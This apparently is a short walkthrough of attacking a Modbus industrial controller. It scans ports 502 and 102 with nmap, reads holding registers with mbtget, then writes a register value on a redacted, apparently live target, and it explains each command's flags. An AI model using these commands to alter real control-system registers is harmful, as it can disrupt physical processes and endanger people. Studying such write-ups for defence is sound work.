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
Session #1: Reconnaissance

nmap -sV --scan-delay=3 -p 502,102 <ip | domain of target> -Pn



```
root@inveteck:~/Desktop/ics# nmap -sV --scan-delay=3 -p 502,102 [redacted] -Pn
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-07-16 08:57 EDT
Nmap scan report for [redacted] ([redacted])
Host is up (0.24s latency).

PORT    STATE    SERVICE  VERSION
102/tcp filtered iso-tsap
502/tcp open     mbap?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi
?new-service :
SF-Port502-TCP:V=7.91%I=7%D=7/16%Time=60F182B2%P=x86_64-pc-linux-gnu%r(LDA
SF:PSearchReq,9,"0\x84\0\0\0\x03\x02\x81\x0b");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 184.20 seconds
```

```
nmap -sV --scan-delay=3 -p 502,102 <ip | domain of target> -Pn
```

nmap - network exploration scanner.

-sV - determine service/version info.

--scan-delay - adjust delay of scan to 3s.

-p - scan ports (specifically 502 and 102).

ip | domain - Specify the ip address or domain of target.

-Pn - treating all host as online

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
Read Holding Registers



```
root@inveteck:~/Desktop/ics/mbtget# mbtget -n 17 [redacted]
values:
  1 (ad 00000):      0
  2 (ad 00001):      1
  3 (ad 00002):      0
  4 (ad 00003):      0
  5 (ad 00004):      0
  6 (ad 00005):      0
  7 (ad 00006):      0
  8 (ad 00007):      0
  9 (ad 00008):      0
 10 (ad 00009):      0
 11 (ad 00010):      0
 12 (ad 00011):      0
 13 (ad 00012):      0
 14 (ad 00013):      0
 15 (ad 00014):      0
 16 (ad 00015):      7
 17 (ad 00016):     14
```

```
mbtget -n 17 <ip | domain of target>
```

mbtget - script for scanning registry values.

-n - determine number of values to read.

ip | domain - Specify the ip address or domain of target.

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
Exploiting holding registers



```
root@inveteck:~/Desktop/ics/mbtget# mbtget -a 2 -w5 1 [redacted]
bit write ok
root@inveteck:~/Desktop/ics/mbtget# mbtget -n 17 [redacted]
values:
  1 (ad 00000):     0
  2 (ad 00001): 32769
  3 (ad 00002):     0
  4 (ad 00003):     0
  5 (ad 00004):     0
  6 (ad 00005):     0
  7 (ad 00006):     0
  8 (ad 00007):     0
  9 (ad 00008):     0
 10 (ad 00009):     0
 11 (ad 00010):     0
 12 (ad 00011):     0
 13 (ad 00012):     0
 14 (ad 00013):     0
 15 (ad 00014):     0
 16 (ad 00015):     7
 17 (ad 00016):    15
```

```
mbtget -a 2 -w5 1 <ip | domain of target>
```

mbtget - script for scanning registry values.

-a - set modbus address

-w5 - write a bit

ip | domain - Specify the ip address or domain of target.

